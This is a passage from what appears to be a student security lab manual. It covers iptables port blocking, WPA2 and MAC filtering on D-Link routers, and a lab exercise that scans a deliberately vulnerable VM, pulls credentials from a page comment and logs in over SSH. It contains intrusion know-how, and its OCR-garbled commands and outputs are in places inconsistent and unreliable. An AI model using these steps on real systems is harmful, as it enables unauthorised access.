CMD Task 1: ping 192.168.23.128

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

---

### Task 2: Block the port numbers

```
(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.



## This site can't be reached

**192.168.23.128** took too long to respond.

Try:

- Checking the connection
- Checking the proxy and the firewall
- Running Windows Network Diagnostics

ERR\_CONNECTION\_TIMED\_OUT

**Reload**

We need to block the availability of port 80.

Instead of -A use -D

CMD INSTITUTE OF INFORMATION TECHNOLOGY

```
(kali㉿kali)-[~] $ sudo iptables -D INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```


Now check the ip address of the kali linux in windows




## Experiment 6: Implement Wi-Fi security (WPA2, IP based, MAC Based)

Step1: Switch On the D-Link Router.

Step2: Open a browser and search for dlinkrouter.local



Login



## Setup security mode as WPA2

Product Page: DSL-2750U      Firmware Version: IN\_1.02

**D-Link**

**DSL-2750U //** **SETUP** **ADVANCED** **MANAGEMENT** **STATUS** **HELP**

**WIRELESS SECURITY**  
In this page, you can configure the wireless security settings for the router. Please note that changes made in this page must also be duplicated to your wireless clients and PC.

**WIRELESS SECURITY MODE**  
To protect your privacy, you can configure wireless security features. The device supports 3 wireless security modes including: WEP, WPA, and WPA2. WEP is the original wireless encryption standard. WPA and WPA2 provide higher levels of security.

Security Mode : **WPA2 only**  
WPA Encryption : **TKIP+AES**

**WPA**  
Select **WPA** or **WPA2** to achieve a balance of strong security and best compatibility. This mode uses WPA for legacy clients while maintaining higher security with stations that are WPA2 capable. The strongest cipher that the client supports is used. For the highest security, select **WPA2 Only**. This mode uses AES (CCMP) cipher and legacy stations are not allowed to access with WPA security. For maximum compatibility, select **WPA Only**. This mode uses TKIP cipher. Some gaming and legacy devices work only in this mode.  
To achieve better wireless performance, select**WPA2 Only** (which uses AES cipher).  
WPA-PSK does not require an authentication server. The WPA option requires an external RADIUS server.

WPA Mode : **WPA2-PSK**  
Group Key Update Interval : **0**

Go to advanced tab

Product Page: DSL-2750U      Site Map      Firmware Version: SE\_1.01

**D-Link**

**DSL-2750U //** **SETUP** **ADVANCED** **MAINTENANCE** **STATUS** **HELP**

**WIRELESS SETTINGS -- WIRELESS BASICS**  
Configure your wireless basic settings.  
**Wireless Basics**

**ADVANCED WIRELESS -- ADVANCED SETTINGS**  
Allows you to configure advanced features of the wireless LAN interface.  
**Advanced Settings**

**ADVANCED WIRELESS -- MAC FILTERING**  
Allows you to configure wireless firewall by denying or allowing designated MAC addresses.  
**MAC Filtering**

**WIRELESS -- SECURITY SETTINGS**  
Configure security features of the wireless LAN interface.  
**Security Settings**

192.168.1.1/network.html

WIRELESS WPS ADVANCED WIRELESS MAINTENANCE

Go to wireless tab

**WIRELESS**

Use this section to configure the wireless settings for your D-Link Router. Please note that changes made on this section may also need to be duplicated on your Wireless Client.

**WI-FI PROTECTED SETUP (ALSO CALLED WCN 2.0 IN WINDOWS VISTA) :**

Enable :  Uncheck the enable Wi-Fi Protected Setup then Save

Current PIN : 00000000

Wi-Fi Protected Status : Disabled / Configured

Go to wireless Repeater

Product Page: DIR-600M

**D-Link**

DIR-600M // Setup Wireless Advanced Maintenance

Wireless Basics Wireless Repeater

This page is used to configure the parameters for wireless LAN clients which may connect to your router. You may change wireless encryption settings as well as wireless network parameters.

Wireless Network

Enable SSID Broadcast:   
Enable Wireless Isolation:   
Name(SSID) : D-Link\_DIR-600M  
Mode : 802.11b/g/n

Goto status tab

Product Page: DIR-601      Hardware Version: A1      Firmware Version : 1.00NA

**D-Link®**


DIR-601 //	SETUP	ADVANCED	TOOLS	<b>STATUS</b>	SUPPORT
<a href="#">DEVICE INFO</a>	<b>DEVICE INFORMATION</b> All of your Internet and network connection details are displayed on this page. The firmware version is also displayed here.				<a href="#">Helpful Hints...</a>  All of your WAN and LAN connection details are displayed here. <a href="#">More...</a>
<a href="#">LOGS</a>	<b>GENERAL</b> Time : Friday, May 01, 2009 12:53:13 AM Firmware Version : 1.00NA , Mon, 05 Oct 2009				
<a href="#">STATISTICS</a>	<b>WAN</b> Connection Type : DHCP Client Cable Status : Connected Network Status : Connected ← Connection Up Time : 4 Days, 22:41:18 <a href="#">DHCP Release</a> <a href="#">DHCP Renew</a> MAC Address : 00:24:01:7a:58:d6 IP Address : 172.16.100.189 Subnet Mask : 255.255.255.0 Default Gateway : 172.16.100.1 Primary DNS Server : 4.2.2.2 Secondary DNS Server : 4.2.2.3 Advanced DNS : Disabled				
<a href="#">INTERNET SESSIONS</a>					
<a href="#">ROUTING TABLE</a>					
<a href="#">WIRELESS</a>					
<a href="#">IPv6</a>					

## Experiment 7: Analyze and exploit the root system of CMROS

Step1: Download CMROS.zip and extract the zip file.

Step2: Open VMWare.

Step3: Open Virtual Machine and click CMROS extracted folder Select the .ovf file



Step4: Power on the cmros virtual machine and consider IP address of cmros


```

Checking filesystem: UUID=3ee3f1b6-3e84-4737-8de3-6be23e01514c
/dev/sda1: clean, 8956/524288 files, 99348/2096896 blocks
Remounting rootfs read/write...
Mounting filesystems in fstab...
Searching for early boot options... [ Done ]
Cleaning up the system... [ Done ]
Starting system log daemon: syslogd... [ Done ]
Starting kernel log daemon: klogd... [ Done ]
Loading Kernel modules...
Loading module: ohci_pci [ Done ]
Triggering udev events: --action=add [ Done ]
Processing /etc/init.d/bootopts.sh
Checking for SliTaz cmdline options...
chown: unknown user/group tux:users
Processing /etc/init.d/system.sh
Setting system locale: en_US [ Done ]
Loading console keymap: us [ Done ]
Starting TazPanel web server on port sh: invalid number ''
0... [ Done ]
WARNING: Unable to configure sound card
Processing /etc/init.d/network.sh
Loading network settings from /etc/network.conf
Setting hostname to: VulnOS [ Done ]
Configuring loopback... [ Done ]
-

```

CMD DISTILLER OF THE FUTURE CLOUD COMPUTING

## Step5: Open Kali linux on and open terminal




## Step6: Start attacking by following commands.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.23.128 netmask 255.255.255.0 broadcast 192
          .168.23.255
              inet6 fe80::20c:29ff:fe0b:96d0 prefixlen 64 scopeid 0x2
      0<link>
          ether 00:0c:29:0b:96:d0 txqueuelen 1000 (Ethernet)
          RX packets 21 bytes 11710 (11.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 43 bytes 11536 (11.2 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions
          0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
```

CMD INSTITUTE OF TECHNOLOGY

Open nmap tool and give the IP address of the CMROS. It shows only http service only in the nmap tool.



Now use the command below in the kali linux terminal

```
(kali㉿kali)-[~]
$ nmap -p -65535 -T4 -A -V 192.168.232.128
Nmap version 7.92 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-1.1.1n libssh2-1.10.0 libz-1.2.11 libpcre-8.39 nmap-
libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
```

Now open again nmap tool and set intense scan, all tcp ports

→ Now it displays all ports like http and ssh.


```

ZMap
Scan Tools Profile Help
Target: 192.168.232.128
Command: nmap -p 1-65535 -T4 -A -v 192.168.232.128
Profile: Intense scan; all TCP ports
Scan Cancel
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host 192.168.232.128
NSE Initiating host NL ARND
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Completed Parallel DNS resolution of 1 host. at 11:16, 0.02s elapsed
Initiating SYN Stealth Scan at 11:16
Scanning 192.168.232.128 [1 port]
Completed ARP Ping Scan at 11:16, 0.00s elapsed (1 total hosts)
Initiating Service scan at 11:16
Completed Service scan of 1 host. at 11:16
Completed Parallel DNS resolution of 1 host. at 11:16, 0.02s elapsed
Discovering open port 80/tcp on 192.168.232.128
Discovered open port 13652/tcp on 192.168.232.128
Completed NSE at 11:16, 1.82s elapsed (65535 total ports)
Initiating Service scan at 11:16
Completed Service scan of 2 services on 1 host. at 11:16
Completed OS detection (try #1) against 192.168.232.128
NSE Script scanning 192.168.232.128.
Initiating NSE at 11:16
Completed NSE at 11:16, 90.13s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.02s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Nmap scan report for 192.168.232.128
Host is up (0.0007s latency).
Not shown: 999 closed ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   BusyBox httpd 1.33.0
Device Type: general purpose
Running: BusyBox v1.33.0-rc1-0.1-gf79e85b
OS: CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Update Status: No updates available (since Tue Jul 5 11:16:13 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP MTU Source: 1500 zero
Service Info: OS: Linux; CPU: generic

NSE: Script Post-scanning.
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Initiating NSE at 11:16
Completed NSE at 11:16, 0.00s elapsed
Read data file from: C:\Program Files\Nmap\nmap-7.91\scripts\index.nse
Do another scan? (y/n) [n]: 
Scan done: 1 IP address (1 host up) scanned in 180.41 seconds
Raw packets sent: 65598 (2.885MB) | Rcvd: 65598 (2.623MB)


```

Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



CMD INSTANT LOG OFF

Right click → view page source



It displays the source code

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>Apache2 Default Page: It works</title>
        <style type="text/css" media="screen">
            body, html {
                margin: 0px 0px 0px 0px;
                padding: 0px 0px 0px 0px;
            }
            body {
                padding: 3px 3px 3px 3px;
                background-color: #00008B;
                font-family: Verdana, sans-serif;
                font-size: 11pt;
                text-align: center;
            }
            div.main_page {
                position: relative;
                display: table;
                width: 800px;
            }
            div.main_page {
                margin-bottom: 3px;
                margin-left: auto;
                margin-right: auto;
                padding: 0px 0px 0px 0px;
                border-top: 2px;
                border-color: #00008B;
                border-style: solid;
            }
            div.main_page {
                background-color: #FFFFFF;
                text-align: center;
            }
            div.page_header {
                height: 99px;
                width: 100%;
                background-color: #E6EAF2;
            }
        </style>
    </head>
    <body>
        <div>
            <h1>It works!</h1>
            <p>This page used to test the correct operation of the Apache2 server after based on the equivalent page on Debian, from which the Apache packaging is page, it means that the Apache HTTP server installed at this site is <b>replace this file</b> (located at <code>/var/www/html/index.html</code>) before <code>HTTP</code> server.</p>
            <p>This web site and don't know available due to maintenance</p>
            <h2>Configuration</h2>
            <p>This configuration is different from the upstream configuration with tools. The configuration is stored in <code>/etc/apache2/apache2.conf</code> and <code>/etc/apache2/mods-available/*.conf</code>. Refer to this for the configuration details and by accessing the <a href="http://httpd.apache.org/docs/2.4/">manual</a>.</p>
            <p>An Apache2 web server installed on</p>
        </div>
    </body>
</html>
```

After scrolling down the source code page there we can find username and password

```

275      </pre>
276
277 <!--
278 Username : test
279 Password : ****
280 -->
281     <ul>
282         <li>
283             <tt>apache2.conf</tt> is the main configuration
284             file. It puts the pieces together by including all remaining configuration
285             files when starting up the web server.
286         </li>
287
288         <li>
289             <tt>ports.conf</tt> is always included from the
290             main configuration file. It is used to determine the listening ports for
291             incoming connections, and this file can be customized anytime.
292         </li>
293
294         <li>
295             Configuration files in the <tt>mods-enabled/</tt>,
296             <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
297             particular configuration snippets which manage modules, global configuration
298             fragments, or virtual host configurations, respectively.
299         </li>

```

Goto kali linux terminal and use the below command

Use the password we got from the view page source code which is **test**

```

(kali㉿kali)-[~] $ ssh test@192.168.232.128 -p 13652
Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.
test@192.168.232.128's password:
test@VulnOs:~$ 

```

Use ls command

```

test@VulnOs:~$ ls
Desktop/ Downloads/ Music/ Templates/
Documents/ Images/ Public/ Videos/
test@VulnOs:~$ 

```

Use whoami to find the user

```

test@VulnOs:~$ whoami
test

